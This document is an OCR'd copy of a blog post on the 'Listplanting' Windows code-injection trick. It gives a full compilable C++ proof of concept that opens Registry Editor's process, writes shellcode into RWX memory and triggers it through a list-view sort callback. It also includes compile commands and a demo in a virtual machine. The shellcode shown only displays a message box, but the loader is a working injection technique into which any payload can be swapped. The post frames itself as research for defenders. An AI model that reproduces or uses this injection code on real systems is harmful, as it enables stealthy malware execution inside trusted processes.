
Malware development tricks: part 24. Listplanting. C++ example.

cocomelonc.github.io/malware/2022/11/27/malware-tricks-24.html

November 27, 2022

2 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is the result of my own research into the malware dev trick: Listplanting.

Using the `LVM_SORTGROUPS`, `LVM_INSERTGROUPSORTED`, and `LVM_SORTITEMS` messages, a `ListView` control's items and groups can have their sorting behavior modified to suit individual preferences. List-view controls are user interface windows that display groups of things. A `SysListView32` control stores information about an application's list-view settings in the process' memory.

ListPlanting may be performed by copying code into the virtual address space of a process that uses a list-view control then using that code as a custom callback for sorting the listed items.

practical example

Let’s go to look at a practical example. The trick is pretty simple:

First of all, get windows handle:

```
HWND wpw = FindWindow(NULL, (LPCSTR)"Registry Editor");
HWND hw = FindWindowEx(wpw, 0, (LPCSTR)"SysListView32", 0);
```

Then, get process ID, and open it (get process handle by `OpenProcess`):

```
GetWindowThreadProcessId(hw, &pid);
ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
```

At the next step, we allocate RWX-memory via `VirtualAllocEx` and “copy” payload:

```
mem = VirtualAllocEx(ph, NULL, sizeof(my_payload), MEM_RESERVE | MEM_COMMIT,
PAGE_EXECUTE_READWRITE);

// copy payload
WriteProcessMemory(ph, mem, my_payload, sizeof(my_payload), NULL);
```

Finally, trigger payload:

```
// trigger payload
PostMessage(hw, LVM_SORTITEMS, 0, (LPARAM)mem);
```

According to documentation, `PostMessage` - Places (posts) a message in the message queue associated with the thread that created the specified window and returns without waiting for the thread to process the message.

The full source code of my PoC:

```
/*
hack.cpp
code injection Listplanting
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/11/27/malware-tricks-24.html
*/
#include <windows.h>
#include <commctrl.h>
#include <iostream>
#pragma comment (lib, "user32.lib")

unsigned char my_payload[] =
  // 64-bit meow-meow messagebox
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

int main(int argc, char* argv[]) {
  HANDLE ph;
  DWORD pid;
  LPVOID mem;

  // find window
  HWND wpw = FindWindow(NULL, (LPCSTR)"Registry Editor");
  HWND hw = FindWindowEx(wpw, 0, (LPCSTR)"SysListView32", 0);

  // obtain the process id and try to open process
  GetWindowThreadProcessId(hw, &pid);
  ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);

  // allocate RWX memory
  mem = VirtualAllocEx(ph, NULL, sizeof(my_payload), MEM_RESERVE | MEM_COMMIT,
```

```
PAGE_EXECUTE_READWRITE);

  // copy payload
  WriteProcessMemory(ph, mem, my_payload, sizeof(my_payload), NULL);

  // trigger payload
  PostMessage(hw, LVM_SORTITEMS, 0, (LPARAM)mem);

  // free memory
  VirtualFreeEx(ph, mem, 0, MEM_DECOMMIT | MEM_RELEASE);
  CloseHandle(ph);

  return 0;
}
```

As you can see, as usually, for simplicity I used `meow-meow` messagebox payload:

```
unsigned char my_payload[] =
  // 64-bit meow-meow messagebox
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";
```


demo

Let's go to see everything in action. Compile our "malware":

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```


```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-11-27-malware-tricks-24]
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-11-27-malware-tricks-24]
└─$ ls -l
total 896
-rw-r--r-- 1 cocomelonc cocomelonc   2476 Nov 28 02:54 hack.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 912384 Nov 28 02:54 hack.exe
```


Then, run Registry Editor in the victim machine (`Windows 10 x64` in my case):



And, run our `hack.exe`:


```
.\hack.exe
```


#include <iostream>
#pragma comment (lib, "user32.lib")
unsigned char my_payload[] =
// 64-bit meow-meow messagebox
"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\x
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\x
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\x
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\x
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\x
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\x
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\x
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x
"\x2e\x2e\x5e\x3d\x00";
int main(int argc, char* argv[]) {
HANDLE ph;
win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Windows\system32> cd Z:\2022-11-27-malware-tricks-24\
PS Z:\2022-11-27-malware-tricks-24>
PS Z:\2022-11-27-malware-tricks-24> .\hack.exe
PS Z:\2022-11-27-malware-tricks-24>
Registry Editor
File Edit View Favorites Help
Computer\HKEY_LOCAL_MACHINE\SOFTWARE\C
{8369AB20-56C9-11D0-94E8-00AA0059CE02}
Type
REG_SZ
=^..^=
Meow-meow!
OK
7:12 AM
11/28/2022
Right Ctrl




Run as Administrator, because for injecting to Registry Editor (`regedit.exe`) requires elevated privileges.

For correctness, run `Process Hacker 2` as Administrator and check *memory* tab:

